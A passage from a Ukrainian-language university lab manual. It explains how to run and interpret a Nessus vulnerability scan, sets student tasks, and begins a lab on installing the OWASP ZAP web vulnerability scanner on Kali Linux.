

Рисунок 3.7 – Запуск сканування

У списку на головній сторінці з’явиться створене сканування, щоб дізнатися його статус та подробиці треба двічі натиснути на нього. Спостерігати за скануванням можна у реальному часі, біля кожного хоста у вкладці “Hosts” зазначається відсоток виконання сканування (Рисунок 3.8, червоний маркер).



Рисунок 3.8 – Виконання сканування, відсоток виконання для кожного хоста виділено червоним маркером

Коли сканування завершиться, додаток матиме вигляд як на Рисунку 3.9.



Рисунок 3.9 – Сканування завершено

Якщо двічі натиснути на будь-який з просканованих хостів, матимемо можливість переглянути подробиці хоста, змінити його на інший зі списку, та, найголовніше, переглянути список вразливостей, зазначених для нього (Рисунок 3.10).



Рисунок 3.10 – Подробиці сканування окремого хоста

Кожний із записів у списку є результатом роботи певного модуля, тому вразливостями у такому випадку зазвичай вважаються усі записи, що не мають позначки “Info”. Кожний запис має свою позначку тяжкості, бал за шкалою тяжкості (шкала зазначається у налаштуваннях сканування), назву, сімейство плагінів та кількість появ. Варто пам’ятати про можливість помилкових результатів, відомих ще як “false positives”. Через це кожну з вразливостей, знайдених сканером, треба окремо перевіряти на дійсність. Кожний із записів можу бути розгорнутим для відображення детальної інформації (Рисунок 3.11).



Рисунок 3.11 – Детальна інформація про вразливість

Повертаючись на основну сторінку з результатами сканування (Рисунок 3.9), можна помітити ще декілька вкладок окрім “Hosts”. У вкладці “Vulnerabilities” перелічені усі знайдені вразливості, що до того ж згруповані за тематикою. У вкладці “Remediations” перелічені рекомендації для швидкого виправлення критичних вразливостей. Вкладка “VPR Top Threats” містить список найбільш пріоритетних для виправлення вразливостей (Рисунок 3.12).



Рисунок 3.12 – Рекомендації для виправлення критичних вразливостей та пріоритетні вразливості

Результати сканування підсумовуються за допомогою звіту. У правому верхньому куті за допомогою кнопки “Report” можна згенерувати загальний або детальний звіт, у якому перелічені усі знайдені вразливості для кожного хоста.

Насамкінець, варто пам’ятати, що сканери вразливостей дуже активно використовують мережу і виконують велику кількість запитів до хостів, що може вивести з ладу мережу чи певний сервіс на хості. Тому завжди потрібно узгоджувати параметри сканування з тим, хто дає дозвіл на сканування цілі, та у разі наявності чутливих систем/сервісів сканувати їх окремо, налаштовуючи сканування на менш агресивний режим роботи (менше паралельних запитів, менша частота запитів, «безпечний режим» тощо) та планування його виконання не неробочий час.

Завдання:

– Розгорнути сканер вразливостей Nessus, провести сканування мережі або одного комп’ютера як мінімум трьома способами, що надає Nessus; обов’язково провести розширене (Advanced) сканування.

– Порівняти результати сканування “Basic Network Scan” з отриманими при виконанні лабораторної роботи № 2, визначити хибно знайдені вразливості, якщо такі є; обґрунтувати вибір.

– Звіт “Advanced” сканування помістити у додаток до звіту лабораторної роботи. Результатам сканування надати коротку характеристику (по кожній із знайдених вразливостей, не рахуючи “Info”).

– У висновку порівняти метод збору інформації з лабораторної роботи № 2 та № 3, вказати, за яких обставин та для яких цілей спеціаліста краще використовувати перший метод, а коли – другий.

Лабораторна робота № 4

Тема: Визначення вразливостей веб-ресурсів та веб-додатків. Сканер вразливостей – OWASP ZAP.

Мета: Отримати навички збору інформації про вразливості за допомогою сканера вразливостей OWASP ZAP.

Теоретичні відомості

Одним з найбільш поширених векторів проведення атак є веб-додатки та веб-ресурси компаній. Це спричинено їхньою доступністю ззовні та великою кількістю вразливостей, що поширені веб-технологіями. Одним з найбільш поширених засобів для визначення вразливостей ресурсів є Burp Suite (Рисунок 4.1).



Рисунок 4.13 – Burp Suite

Burp Suite – це універсальний засіб, серед його інструментів є такі, що дозволяють як зібрати інформацію про веб-ресурс, так і організувати та

провести атаку, наприклад – SQL-ін’єкцію. Але цей засіб більше підходить для того, щоб вивчати вже знайдені або підтвердити існування можливих вразливостей. Дія більшості його інструментів зосереджена на певній сторінці або на певному елементі веб-додатку чи ресурсу.

Burp Suite має низку додаткових можливостей, як то автоматичне сканування, однак доступні вони лише у Pro-версії. У той же час OWASP ZAP (Рисунок 4.2), який є безкоштовною альтернативою Burp Suite з відкритим вихідним кодом, дає змогу виконати автоматичне сканування веб-додатку одразу після запуску.



Рисунок 4.14 – Сканер вразливостей веб-додатків та ресурсів OWASP ZAP

Для того, щоб встановити сканер OWASP ZAP на Kali Linux, запустіть консоль з правами супер-користувача (root) або введіть “sudo” та введіть команду:

– `apt install zaproxy`;

Вигляд консолі у разі вдалої інсталяції зображено на Рисунку 4.3. Після встановлення сканер доступний з меню додатків Kali Linux у вкладці «Web Application Analysis».

